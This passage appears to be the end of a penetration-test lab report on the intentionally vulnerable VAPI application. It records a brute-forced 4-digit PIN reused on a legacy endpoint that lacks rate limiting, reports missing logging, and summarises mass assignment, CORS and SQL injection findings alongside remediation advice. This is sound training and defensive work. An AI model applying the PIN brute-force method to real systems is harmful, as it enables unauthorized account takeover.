:: Progress: [8713/10000] :: Job [1/1] :: 9 req/sec :: Duration: [0:15:09] :: Errors: 0 ::
```

Received HTTP 200 for PIN value: ***1655***


Logged in successfully using the discovered PIN on the v1 endpoint.






Reused the same PIN on the v2 endpoint and authentication also succeeded.

This confirms that the same authentication backend is shared across versions while security controls are inconsistently enforced.





Impact:

- Bypass of rate limiting controls
- Successful brute force of 4 digit PIN
- Unauthorized account access
- Compromise of protected user accounts
- Circumvention of security improvements in newer API versions

This significantly weakens authentication security and allows attackers to exploit legacy endpoints.

Risk Rating:
High – The vulnerability enables authentication bypass through brute force due to exposed legacy API versions.

Remediation Recommendation:

- Decommission or disable deprecated API versions.
- Enforce consistent security controls across all active versions.
- Implement centralized rate limiting independent of API version.
- Maintain an updated API inventory to track exposed endpoints.
- Conduct regular reviews to ensure outdated versions are not publicly accessible.


API10:2019 – Insufficient Logging and Monitoring

Vulnerability Title: Lack of Logging and Monitoring Across Authentication and Exploitation Endpoints

Description:
During testing of multiple endpoints including authentication, brute force attempts, SQL injection, and privilege manipulation, no evidence of logging, alerting, or defensive monitoring mechanisms was observed.

Activities such as repeated failed login attempts, brute force attacks, SQL injection payloads, and abnormal request patterns were executed without triggering account lockout, alerts, or visible detection mechanisms.

Proof of Concept



Impact:

- Attackers can operate undetected for extended periods
- Breaches may remain unnoticed
- Incident response becomes delayed or ineffective
- Forensic investigation becomes difficult or impossible

The absence of monitoring significantly increases overall risk because exploitation leaves little to no trace within the system.

Risk Rating:
High – Lack of logging and monitoring enables prolonged attacker presence and undetected compromise.

Remediation Recommendation:

- Implement centralized logging for all authentication, authorization, and sensitive operations.
- Log failed login attempts and suspicious request patterns.
- Deploy real time monitoring and alerting mechanisms.
- Integrate a Security Information and Event Management system.
- Establish incident response procedures to investigate abnormal activity.
- Retain logs securely to support forensic investigations.

Proper logging and monitoring reduce attacker dwell time and improve the ability to detect and respond to API attacks.

Conclusion

The lab successfully demonstrated:

- Mass Assignment vulnerabilities allowing manipulation of sensitive object properties during account creation (API6)
- Insecure CORS configuration enabling cross-origin attacks on exposed endpoints (API7)
- SQL Injection allowing full database enumeration, credential disclosure, and backend data compromise (API8)
- Improper Assets Management where legacy API versions bypassed rate limiting, enabling brute force attacks (API9)
- Insufficient Logging and Monitoring allowing repeated attacks to go undetected, leaving no trace of malicious activity (API10)

Overall Security Posture:

VAPI is highly vulnerable, with critical and high-risk issues spanning access control, injection flaws, authorization bypass, rate limiting inconsistencies, and monitoring deficiencies. Immediate remediation is required to secure sensitive user data, prevent account compromise, and enforce consistent API security controls across all versions.